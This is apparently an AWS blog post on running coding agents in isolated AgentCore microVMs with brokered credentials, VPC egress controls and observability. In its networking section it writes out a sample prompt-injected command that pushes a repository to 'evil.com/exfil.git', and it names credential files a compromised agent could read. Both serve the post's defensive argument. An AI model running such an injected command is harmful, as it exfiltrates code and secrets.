There’s a habit going around. Walking from one meeting to the next with the laptop cradled half-open. Sitting through a 1:1 with the lid propped just enough to keep the screen alive. Riding home while holding your laptop because it must stay running. Anywhere except closed on a desk, because closed on a desk is what kills the coding agent running inside (Claude Code, Codex, Kiro, OpenCode, Gemini CLI, Cursor CLI, or whatever harness the developer pulled together). Business Insider has a piece on it.

Strip any of these agents down and they all need the same five things: a shell, a filesystem, the project checked out, its dependencies installed, and the right permissions (to act on the filesystem, plus credentials for the network and the outside world). Your laptop has all five. Nothing about the list says laptop, though. The laptop won the job by being the nearest machine, not the right one.
The rest of this post is about reaching for a different one. Amazon Bedrock AgentCore Runtime gives every session a dedicated environment: an isolated Linux microVM with a persistent workspace, a real shell, and deterministic command execution. Most sandbox products do something similar. What’s harder to assemble, and what AgentCore ships out of the box, is the surrounding system: an Identity layer so the agent acts as the user who triggered it, a Gateway that gives Claude Code, Codex, Kiro, and the rest the same set of tools (GitHub, Jira, Slack, your own services) through one Model Context Protocol (MCP) endpoint with the real tokens held outside the agent, and Observability so every step the agent takes lands in the Amazon CloudWatch your team already uses. And then the lid can close.
By the end of this post, we’ll hand the same GitHub issue to Claude Code, Codex, Kiro, and Cursor at the same time, each in its own environment, and grade them on the things that actually matter: latency, dollar cost, and whether the tests pass on the first try.
Why a laptop is the wrong host
Before we get there, it’s worth saying out loud why the laptop was never the right host for this. Four reasons stand out.
- Your laptop is your affected zone. The agent shares your shell, your filesystem, your tokens, your VPN, your loaded SSH keys. One prompt-injected README is one prompt-injected README too many.
- Secrets sit next to the code the agent edits.
.envfiles,~/.aws/credentials,~/.ssh/id_ed25519, that one~/.npmrcwith the private registry token: all reachable from the same shell the agent runs in. The principle of least privilege has not been observed. git worktreeis a half-fix for parallelism. The standard play for running two agents at once is to spin up worktrees for two branches and point one agent at each. The agents themselves do part of the job. Codex sandboxes to the working directory by default. Claude Code is read-only until you say otherwise. But they all share one machine, and the machine is what they collide on: the same Postgres onlocalhost:5432, the same:3000your dev server wants, the same SSH keyring, the same outbound IP, the same~/.aws/credentials. Three agents on three branches are three processes fighting over one host. The honest answer to parallelism isn’t another worktree. It’s a dedicated machine per agent.- The laptop lid is the kill switch. Suspend the laptop and the agent suspends on it. Close it for a meeting, lose the session. Close it for a flight, lose the workspace. Half-installed dependencies, a partially applied refactor, a still-running test suite, all gone with the lid. The longer the job, the worse the math: a 90-minute refactor or an overnight migration means the lid must stay open for 90 minutes, or all night. Shipping a feature should not depend on the angle of a laptop hinge.
What developers and platform teams want
If you’re a developer, you want a laptop experience, without the laptop limitations. Same agent, same shell, same filesystem, same instant feedback, but the lid can close, multiple agents can run side by side, and the work survives a reboot, a flight, or a long lunch.
If you’re on a platform team, you want what you always want. Each agent with its own scope. Traffic flowing through your virtual private cloud (VPC), not the public internet. Identity tied to the company identity provider (IdP), not a .env file. AWS CloudTrail records of every invocation. CloudWatch traces of every step. Tool access mediated by a policy layer instead of ~/.netrc. Credentials that are not on disk inside a large language model (LLM)-controlled environment. None of that should be optional, and none of it should require building.
Let’s see how AgentCore gets you both.
Bring any agent. Pick any model. Run them in parallel.
Any agent. You can host Claude Code, Codex, Kiro, OpenCode, Cursor CLI, Gemini CLI, your own harness, and you can package anything into a container or a .zip. Push the container to Amazon Elastic Container Registry (Amazon ECR) or zip-deploy a Python or Node.js project directly. You can bring your own dependencies in the image: language runtimes, build tools, git, system packages, or whatever the agent needs from the developer’s machine.
Any model, any route. Runtime is model agnostic. The harness picks the model and the path it takes to get there. Three routes, all equally fine:
- Through Amazon Bedrock, which hosts Anthropic’s Claude family and, as of recently, OpenAI models, along with others like Nova, Llama, Mistral, Qwen, Kimi.
- Directly via the provider: Anthropic’s Claude API, OpenAI’s API, Google, other providers or self-hosted models are still reachable over HTTPS.
- Through your own LLM gateway, if you’ve already standardized on one for routing, fallbacks, and cost controls.
Run Claude Code calling Opus, or Codex calling GPT-class models on Amazon Bedrock inside your VPC. Or use OpenCode calling Anthropic or OpenAI directly. Or Kiro calling whatever your gateway hands it. Pick the route that fits your security posture. Runtime doesn’t have an opinion about it. The Amazon Bedrock route has the property that the prompts, the tokens, and the outputs don’t leave the AWS network. That is the property internal security teams usually ask about first.
In parallel, not in series. Each session runs in its own Firecracker microVM. Spin up N of them in seconds. Run the same agent against ten branches. Run three different agents against the same ticket and see who performs better. A/B Claude Code on Opus against Codex on a GPT-class model against Kiro on any of those: same prompt, same repo, three independent kernels, three independent filesystems, no localhost:5432 collisions. The companion GitHub repo at the end of this post ships exactly this scenario as a runnable script.
The four capabilities that turn a managed container into a real development environment
A managed container on its own isn’t a workstation. Four capabilities turn it into one.
1. A persistent /mnt/workspace that survives stop and resume
Managed session storage (in public preview) gives every session a zero-config persistent directory. The agent writes files. The files are there next time. node_modules, .git, build caches, project files, the half-applied refactor: all available in the exact state the agent left them. When the microVM idles out, the filesystem stays. Resume the same session ID and a fresh microVM mounts the same filesystem in a matter of milliseconds. The data is held for 14 days of inactivity.
That’s it. There’s no need for file watcher syncing to S3, no SIGTERM flush logic, and no Git bundle persistence. (Teams have built all three by hand, repeatedly.)
When working on your laptop, you can set up your environment so that different coding agents sessions get logical isolation via git worktree (see documentation), i.e. separate working directories, shared repo history, and hopefully no file conflicts. On AgentCore, the isolation is physical – you can set up each agent and session to point to an isolated microVM, and its own /mnt/workspace with git still being the coordination layer. Additionally, on AgentCore you also naturally get separate build caches, separate node_modules, and separate filesystem state if required. No worktree management is needed because of the additional isolation from the microVM and filesystem itself.
2. A real interactive shell
Starting June 5th, AgentCore Runtime introduced interactive shells for terminal access into agent sessions. agentcore exec --it now opens a PTY-backed shell straight into the running microVM. Colors, tab completion, Ctrl+C, terminal resize, reconnect on network drop are all built-in. The coding harness running on the remote environment starts feeling like your local terminal.
The more interesting part is what you do with more than one. Open three terminals, attach each to a different microVM, watch three agents work three branches in parallel. The “background” stops being your laptop and starts being a fleet of remote isolated environments, each with its own kernel.
And the connection isn’t precious. Close the laptop, open it tomorrow, reattach to the same shell. Each interactive session has two IDs that matter: the runtime session ID (which microVM) and the shell ID (which shell inside the microVM). Pass both back to agentcore exec --it and you land in the same shell, same working directory, same scrollback, no boot, no re-clone. Brief network drops reconnect automatically. Longer ones print the resume command and let you reattach by hand whenever you’re ready.
3. Deterministic command execution from the application layer
The terminal isn’t the only way to drive the environment. Anything you can run inside an agentcore exec --it shell, your application can also run directly, without an LLM in the middle. The harness can absolutely keep deciding when to call npm test and when to git push, and most of the time that’s fine. But when the operation is already deterministic (run the test suite, push the branch, install a dependency, fetch a dataset), you can skip the model entirely. InvokeAgentRuntimeCommand sends shell commands straight to the microVM the agent is already working in, streaming stdout/stderr back over HTTP/2. From the CLI it’s the same agentcore exec you used for the interactive shell, only without --it:
There is no need to have the model in the loop, and thus there is no token spend or probabilistic decision about whether the push happened. Files the agent wrote a second ago are visible to the command immediately.
4. Bring-your-own filesystems for skills, caches, and shared artifacts
Managed session storage covers per session persistence. For data shared across sessions and agents (your team’s Skills library, a shared dependency cache, golden artifacts from a previous pipeline), you can mount Amazon Simple Storage Service (Amazon S3) Files or Amazon Elastic File System (Amazon EFS) access points as POSIX directories inside every session. Up to five mounts per runtime. There is no need for sidecars, mount helpers, or /etc/fstab. You can drop a Skill into S3 Files and every agent on the team picks it up at /mnt/skills on the next invocation.
Tools and credentials, the safe way
A coding agent that can only edit files isn’t useful for long. Sooner or later it has to open a pull request, comment on a Jira ticket, push to a private registry, page someone in Slack. The wrong way to make that happen is to drop your GitHub credentials, or any other access token, into ~/.netrc inside the microVM and hope nobody asks. The right way is to never put it there.
AgentCore Gateway is where the tool catalog lives, and AgentCore Identity holds the credentials behind it: long-lived secrets in AWS Secrets Manager, short-lived tokens cached in its Token Vault. You register the tools a coding agent needs (GitHub, Jira, Slack, your build system, your own OpenAPI or AWS Lambda services) once, and Gateway exposes a single MCP endpoint speaking the Streamable HTTP transport Claude Code, Codex, Cursor, Kiro, and OpenCode already use. Wiring the Gateway into a harness is one line of MCP config. No bearer header to mint, no token to paste:
On first connect, the coding harness discovers Gateway’s auth metadata and either redirects the developer to your IdP for consent (3LO) or presents AWS Identity and Access Management (IAM) (M2M) so Gateway can authenticate the caller. From there, every tool call goes through Gateway, and Identity attaches the right downstream credential for the right caller, cached so the same token gets reused across calls until it expires. Three patterns cover most coding workflows.
- The bot pattern, for agents acting on their own. You create a GitHub bot, mint a fine-grained personal access token (PAT) scoped to specific repos, and register it as an API-key credential on the Gateway’s GitHub MCP target. Identity holds the PAT in the Token Vault and Gateway attaches it on each call, so GitHub sees the bot as the actor.
- The on-behalf-of pattern, for agents acting as a person. The developer signs in via your IdP. Identity mints a workload access token and exchanges it for a GitHub-scoped one using OAuth 2.0 Token Exchange (RFC 8693), caches the result in the Token Vault, and Gateway forwards each call with that token attached. PRs are attributed to the human, not a shared bot. Same flow can work for any downstream resource that you use the same IdP to authenticate into, such as Jira, Slack, Salesforce, or Confluence.
- The broker pattern, for cases where you want full control of the credential flow, like GitHub App installation tokens that need a self-signed JWT, or downstream services that don’t federate with your IdP, you can point the Gateway target at a Lambda. The Lambda mints or fetches the credential per call, proxies the request to GitHub, and never returns the secret to the agent. Same security property as the other two, with room for legacy and non-standard auth.
There’s one operation the GitHub MCP server itself can’t do: clone a private repository. It can push files, comment, open PRs, and do everything an agent needs mid-session, but it has no clone verb. The initial pull still goes through git, and git needs a credential in the session.
To achieve this safely, we recommend keeping that credential narrow. For example, use a fine-grained PAT scoped to read-only contents on the allowed repos, or a deploy key tied to one repo. You store it in Secrets Manager behind an Identity credential provider, and at session start, the runtime fetches the value via Identity, uses it once for git clone, and every other GitHub action after that flows through the Gateway. You can configure Secrets Manager to rotate the token on whatever cadence your security team requires and revoke it at GitHub at any time.
Most of what a coding agent actually does, though, isn’t an MCP tool call. It’s npm install, git clone, cargo build, pip install. Shell commands talking straight to the internet. Gateway doesn’t see that traffic. The underlying network does. Agents hosted on AgentCore Runtime can live inside your VPC, which means you decide what “the internet” looks like from inside the microVM:
- Package installation. The agent runs
pip install pandas. Your Amazon Route 53 private zone resolvespypi.orgto your internal PyPI mirror behind a VPC endpoint, or doesn’t resolve it at all, forcing the agent to use your AWS CodeArtifact registry. You never told the agent which registry to use. You only made it the only one that exists from its perspective. - Git operations. The agent runs
git push origin main. Your security group allows outbound 443 to GitHub Enterprise’s IP ranges and nothing else. An injectedgit remote set-url origin https://evil.com/exfil.git && git pushfails at the TCP level: the SYN packet doesn’t leave the subnet. - Build toolchains. The agent runs a multi-stage build that pulls base images, downloads compilers, and fetches dependencies from six different registries. Your NAT gateway’s Elastic IP address is the only path out, and your AWS Network Firewall domain allowlist sits in front of it. The build works exactly as it would on a developer’s laptop, only for the domains you’ve allowed.
To learn how to control which domains your agents can access, see Control which domains your AI agents can access.
What else you get with Runtime and AgentCore overall
A few more things worth knowing about Runtime:
- Audit and observability, on day one. Every invocation lands in AWS CloudTrail. Every session sends OpenTelemetry traces to Amazon CloudWatch, along with built-in metrics for session count, latency, duration, token usage, and error rates, all visible in the same CloudWatch GenAI Observability dashboard your team already uses for everything else. For tools that don’t speak OTel natively, like Claude Code, you can ship the AWS Distro for OpenTelemetry (ADOT) collector as a sidecar in the container, which it can then pick up local traces over OpenTelemetry Protocol (OTLP), sign them with SigV4, and forward them to AgentCore Observability and AWS X-Ray.
- A lifecycle that matches how agents actually run. Each microVM can run for up to 8 hours, or as little as a minute. When a session sits idle past the
idleRuntimeSessionTimeout(15 minutes by default, but configurable), the compute shuts down on its own. If you want to end one sooner, StopRuntimeSession terminates the microVM straight away. Either way,/mnt/workspace, S3 Files, and EFS stay where they are. The next time you invoke the same session ID, a fresh microVM mounts the same files and the agent picks up where it left off. You don’t pre-pick a CPU or memory size: billing tracks actual CPU consumption (so I/O wait are no additional cost) and the rolling peak memory used so far. Run hundreds of sessions side by side and pay only for the resources each one actually consumes. - Networking that fits inside your VPC. Pick VPC as the network mode and the agent runs inside your subnets, behind your security groups, reachable through your private endpoints. S3 Files and EFS mount over private NFS in the same VPC. Calls out to your IdP, your registry, or your Gateway endpoints can stay private the whole way. You control what network access the agent has, which package registries it sees, which git remotes it can push to, which domains a build can pull from. Anything outside that scope fails at the network level, not the application level.
- Isolated sessions support advanced agent patterns. A coding agent isn’t only one process talking to remote tools. Most harnesses ship their own built-in tools (
bash,task,cron,glob) that run locally inside the agent’s environment, and most can spawn sub-agents for things like running parallel research or isolating high-volume operations from the main context. On a developer’s laptop, all of that piles into one shell. On AgentCore Runtime, every session is its own microVM, so the built-in tools execute in an isolated environment. Sub-agents inherit the same MCP config and environment variables as the parent, run in their own context, and return results to the main thread when they’re done. You can keep them in the foreground when you want to watch, or push them to the background when you don’t, and you can scope a specific MCP server (or a specific tool inside one) to a single sub-agent so its blast radius matches its job.
Customers are already doing this
Many teams already run coding among other types of agents on AgentCore.
Danilo Tommasina, Distinguished Engineer at Thomson Reuters stated that “At Thomson Reuters, we’re building agentic AI systems for high-stakes legal workflows. CoCounsel combines dynamic code generation, trusted professional content, and domain expertise to help customers accelerate research, drafting, and document analysis. The CoCounsel AI Assistant Agent is built on Claude Agent SDK that runs the same execution loop that powers Claude Code. It is hosted on Amazon Bedrock AgentCore which gives us the scalable and secure execution infrastructure needed to support these experiences at enterprise scale, allowing our teams to focus on building reliable, Fiduciary-Grade AI systems for customers.”
The implementation patterns we discuss in this blog, however, aren’t unique to coding agents. Iberdrola’s IT operations agents run LangGraph workloads on AgentCore inside their VPC, with Runtime, Identity, Memory, and MCP gateways doing the same job they do for the coding use case. Cox Automotive‘s teams went from no agentic experience to production-ready in a month and now run 17 agents under granular Identity-managed permissions, with their builders, in their words, focused on business logic instead of infrastructure. Druva’s DruAI coordinates eight to ten specialized cybersecurity agents on Runtime, and Identity is scoping each agent (data, help, action) to its own backend permissions, so the platform team enforces boundaries without slowing down the developer team. Kollab (Chinese-language blog) hosts their team AI workspace on AgentCore Runtime, with the managed session storage keeping each session’s working directory mounted across pauses so the next Runtime instance picks up exactly where the last one left off, including for scheduled tasks that accumulate state across daily runs. Thomson Reuters‘ Platform Engineering team also built an agentic hub on AgentCore that automates cloud account provisioning, database patching, and architecture review, reporting a 15x productivity gain at first launch. Different problem domains, but the same platform benefits.
End-to-end: A fleet of agents working in parallel
The companion GitHub repo turns the rest of this post into three runnable experiments. Each one starts the same way: your application calls AgentCore Runtime once per agent, each call lands in its own microVM, and from there each agent works on its own copy of the project. What changes between the three is what you do with the agents while they run.
- Race: who fixes it first? Pick a GitHub issue, hand it to four agents at the same time, and see who wins. Each agent runs in its own microVM. Once they’re done, they will open the PR through Gateway to GitHub Enterprise. The repo lines up four contenders: Claude Code, Codex CLI, Kiro CLI, and Cursor CLI. You can swap any of them, and may the fastest correct fix win.
- Bench: who fixes it best? Same setup, but instead of declaring a winner, the script grades everyone. It writes latency, dollar cost, and test pass rate per run into a CSV. Run it across as many model × harness combinations as you want. The next time someone asks “which model is best for our code base,” you only rerun the script.
- Watch: looking over the agent’s shoulder. One long-running refactor agent, two hours, running unattended. While it works, you open a terminal locally and run
agentcore exec --itagainst the same session. You’re now inside the same microVM as the agent. Tail logs, read a stack trace, or drop a note into a file the agent rereads at the start of its next step. Either way, you stayed out of its loop.
Here’s what it looks like in code:
Then you can invoke it in one shot:


Or interactive in terminal experience:
You now can see Claude Code alternating between models:
Or you can switch between OpenAI models within Codex:
But all the fun is to make all assistants compete against each other, by reading your GitHub project issues and think about better way to solve that issue. Issue #2 from our test repo is showing this error:
Now, let’s send the following text to our assistants:
And finally, let’s see all of them handling it:

Many tabs, many windows, each one wired to a different microVM. The laptop went from doing the work to helping you provide oversight to a fleet of agents.
Close the laptop
You can close the lid now. Go to dinner, take the kid to soccer, or sleep. The agents you started are still running, each in its own microVM, each calling tools through Gateway under the identity and IAM controls your platform team set up, each step recorded in CloudWatch. When you open the laptop tomorrow, reuse the same session IDs and you’re back where you left off, on every one of them.
The cracked-open laptop wasn’t a flex. It was a workaround for a missing system. Bring any coding agent. Bring any model. AgentCore brings the rest.
- Companion GitHub repo
- Agent assisted SDLC example
- AgentCore Runtime documentation
- AgentCore Gateway documentation
- AgentCore Identity documentation
- AgentCore Observability documentation
- Pricing
Now go put your laptop in your bag.
About the authors